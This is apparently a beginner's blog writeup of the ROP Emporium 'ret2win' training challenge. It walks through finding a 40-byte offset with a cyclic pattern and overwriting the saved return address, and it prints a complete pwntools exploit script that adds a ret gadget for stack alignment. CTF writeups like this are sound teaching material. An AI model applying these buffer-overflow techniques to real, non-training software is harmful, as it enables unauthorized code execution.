A beginner-friendly ret2win challenge writeup where we overflow a buffer, control RIP, and redirect execution into an existing function to grab the flag.
This is probably my first proper dedicated ret2win challenge, so I am not going to pretend I opened the binary and instantly saw the matrix.
I opened it, stared at it, and hoped the binary would explain itself like the nice picoCTF ones sometimes do.
For extra reading, these helped me understand the general idea:
ROP intro: Exploit-DB ROP FTW PDF
ret2win challenge page: ROP Emporium ret2win
Now from what I understand, ret2win means:
Overflow the buffer.
Reach the saved return address.
Replace that return address with the address of ret2win().
Make the program return into ret2win().
Get the flag.
So we are not building a huge ROP chain yet.
We are not leaking libc.
We are not calling random functions with custom arguments.
We are just trying to make the program return to a function that already exists.
Basically:
Program: I am done, I will return now.
Me: Return here instead.
Very rude.
Very educational.
Checking the File
First, I downloaded the challenge files from ROP Emporium.
The important files were the ret2win binary and the flag.txt file.
Then I checked what kind of file the binary was:
file ret2win

The output said it was an:
ELF 64-bit LSB executable, x86-64
My beginner translation:
ELF -> Linux executable
64-bit -> addresses are 8 bytes
LSB -> little-endian
x86-64 -> the CPU architecture, also called amd64
The important part for me was 64-bit.
In the previous picoCTF buffer overflow challenges, I was mostly thinking about EIP, because those were 32-bit.
Here, this is 64-bit, so the return address is controlled through RIP.
So the memory words changed.
32-bit -> EIP
64-bit -> RIP
Same idea.
Bigger headache.
Running the Program
Then I ran the binary:
./ret2win

The program said:
ret2win by ROP Emporium
x86_64
For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!
This program was weirdly honest.
It basically walked onto the stage and said:
I have a 32-byte buffer.
I will accept 56 bytes of input.
Something is going to overflow.
Thank you, ROP Emporium.
Very generous.
This told me the challenge was probably not about discovering whether an overflow exists.
The program already announced the overflow like it was proud of it.
The real job was figuring out:
How many bytes until RIP?
Where is ret2win()?
How do I make the program return there?
Also, the line about read() was useful.
Because this is a 64-bit binary, addresses often contain null bytes like:
\x00
Some input functions stop when they see null bytes, but read() reads raw bytes.
So using packed addresses like p64(0x400756) should be okay.
At least that is what I understood.
If I am wrong, future me can suffer and edit this later.
Checking Protections
Next, I checked the binary protections:
pwn checksec ret2win

The output showed:
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE
Stripped: No
At this stage, I did not understand every detail deeply, but the useful parts were:
No canary
There is no stack canary, so the program is not checking whether the stack was smashed before returning.
NX enabled
The stack is not executable. So injecting shellcode onto the stack is not the plan.
No PIE
The binary is loaded at a fixed address. So function addresses should stay the same every time I run it.
Stripped: No
Function names are still available. So I should be able to find ret2win by name.
This made the plan feel less impossible.
Not easy.
Just less like staring into a cursed washing machine.
Finding ret2win()
Since the challenge is called ret2win, I needed to find the ret2win() function.
I used:
nm ret2win | grep ret2win

This showed:
0000000000400756 T ret2win
So the ret2win() function exists at:
0x400756
That is the address I eventually want to place into the saved return address.
But I could not just throw it into the input yet.
First, I needed to know exactly how many bytes it takes to reach RIP.
Finding the Offset
The program already told me:
32-byte stack buffer
56 bytes of input
So my first guess was that the offset might be:
32 bytes buffer + 8 bytes saved RBP = 40 bytes
Because in 64-bit, saved RBP is usually 8 bytes.
So the rough layout should be:
[ 32 bytes buffer ]
[ 8 bytes saved RBP ]
[ 8 bytes saved RIP ]
That suggests RIP starts after 40 bytes.
But guessing in pwn feels like walking into a dark room and trusting the furniture.
So I wanted to confirm it properly.
I generated a cyclic pattern:
pwn cyclic -n 8 80 > pattern.txt
The -n 8 is because this is a 64-bit binary, and I wanted the pattern to work properly with 8-byte values.
Then I opened the binary in pwndbg:
pwndbg ./ret2win
Inside pwndbg, I ran the program using the pattern as input:
run < pattern.txt

The program crashed, which was good.
A crash means the input reached something important.
In 32-bit, I usually looked directly at EIP.
In 64-bit, I checked the stack around RSP, because the value being returned to is usually sitting there when the crash happens.
I used:
x/gx $rsp
or I just looked at the pwndbg stack view.
There was a cyclic-looking value where the program was trying to return.
For example, if the value looked like:
faaaaaaa
I checked where that appeared in the pattern:
pwn cyclic -n 8 -l faaaaaaa
That returned:
40
So now the offset was confirmed:
offset = 40
That means the payload structure should be:
40 bytes of junk + address of ret2win()
For once, the stack layout guess did not betray me.
A rare emotional victory.
Confirming RIP Control
Before jumping straight to ret2win(), I wanted to confirm that I could really control the return address.
So I created a test payload:
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 + b"B"*8)' > test.txt
Then I ran it in pwndbg:
run < test.txt

If everything worked, the return address area should become:
0x4242424242424242
because B is 0x42 in hex.
And that is what happened.
So now I knew:
40 bytes reaches RIP.
The next 8 bytes overwrite RIP.
At this point, I was no longer just annoying the program.
I was choosing where it tried to return.
Not confidently.
But technically.
Building the First Exploit
Now I had the two things I needed:
offset = 40
ret2win = 0x400756
Since this is 64-bit, I needed to pack the address using p64().
The payload idea became:
payload = b"A" * 40 + p64(0x400756)
Instead of hardcoding the address manually, I used pwntools to find it from the binary.
I created an exploit file:
nano exploit.py
Then I wrote:
from pwn import *
elf = ELF("./ret2win")
context.binary = elf
offset = 40
ret2win = elf.symbols["ret2win"]
payload = b"A" * offset
payload += p64(ret2win)
p = process("./ret2win")
p.sendlineafter(b"> ", payload)
p.interactive()
Breaking it down:
elf = ELF("./ret2win")
This loads the binary in pwntools.
ret2win = elf.symbols["ret2win"]
This finds the address of ret2win() automatically.
So instead of typing:
0x400756
I let pwntools grab it for me.
payload = b"A" * offset
This creates 40 bytes of padding to reach the saved return address.
payload += p64(ret2win)
This adds the ret2win() address in 64-bit little-endian format.
p = process("./ret2win")
This runs the binary locally.
p.sendlineafter(b"> ", payload)
This waits for the prompt and then sends the payload.
p.interactive()
This lets me see the output.
Then I ran it:
python3 exploit.py

The program reached ret2win().
But then something annoying happened.
It printed:
Well done! Here's your flag:
and then the flag did not show properly.
So the exploit was close, but not fully clean.
At this point, I was confused because I had the right offset and the right function address.
This is where x86_64 decided to remind me that it has terms and conditions.
The Stack Alignment Problem
After some checking, this looked like a stack alignment issue.
From what I understood, some 64-bit Linux functions expect the stack to be aligned properly before certain function calls.
If the stack is misaligned, the program may enter ret2win() but crash when it reaches something like system().
That matched what I saw.
It reached ret2win() enough to print the message, but failed around the part where it should read the flag.
The common fix is to add a single ret gadget before calling ret2win().
So instead of:
"A" * 40 + ret2win()
we do:
"A" * 40 + ret + ret2win()
That extra ret moves the stack by 8 bytes and helps fix the alignment.
I am explaining this like I fully understand the entire ABI.
I do not.
My beginner version is:
64-bit stack was slightly angry.
One extra ret calmed it down.
Finding a ret Gadget
To find a plain ret gadget, I used pwntools:
rop = ROP(elf)
ret = rop.find_gadget(["ret"])[0]
This searches the binary for a simple ret instruction and stores its address.
Then I updated the exploit:
from pwn import *
elf = ELF("./ret2win")
context.binary = elf
offset = 40
ret2win = elf.symbols["ret2win"]
rop = ROP(elf)
ret = rop.find_gadget(["ret"])[0]
payload = b"A" * offset
payload += p64(ret)
payload += p64(ret2win)
p = process("./ret2win")
p.sendlineafter(b"> ", payload)
p.interactive()
The final payload now looks like this:
40 bytes padding
ret gadget
ret2win address
In Python:
payload = b"A" * 40
payload += p64(ret)
payload += p64(ret2win)
Then I ran it again:
python3 exploit.py

This time, the binary returned into ret2win() properly and printed the flag.
ROPE{a_placeholder_32byte_flag!}
Final Exploit
This is the final version that worked for me:
from pwn import *
elf = ELF("./ret2win")
context.binary = elf
offset = 40
ret2win = elf.symbols["ret2win"]
rop = ROP(elf)
ret = rop.find_gadget(["ret"])[0]
payload = b"A" * offset
payload += p64(ret)
payload += p64(ret2win)
p = process("./ret2win")
p.sendlineafter(b"> ", payload)
p.interactive()
Final Logic
The challenge came down to this:
Find ret2win().
Find the offset to RIP.
Overwrite RIP with ret2win().
If x86_64 stack alignment causes problems, add a ret gadget before ret2win().
Get the flag.
Or even shorter:
"A" * 40 + ret + ret2win()
This was a clean first ret2win challenge.
Not easy in the sense that I understood everything instantly.
More like easy in the sense that the binary was kind enough to tell me where the hole was, and I only had to fall into it correctly.
No full ROP chain yet.
No arguments yet.
No libc leak yet.
Just one function address and one tiny ret gadget.
One small return for the program.
One slightly less confused step for me.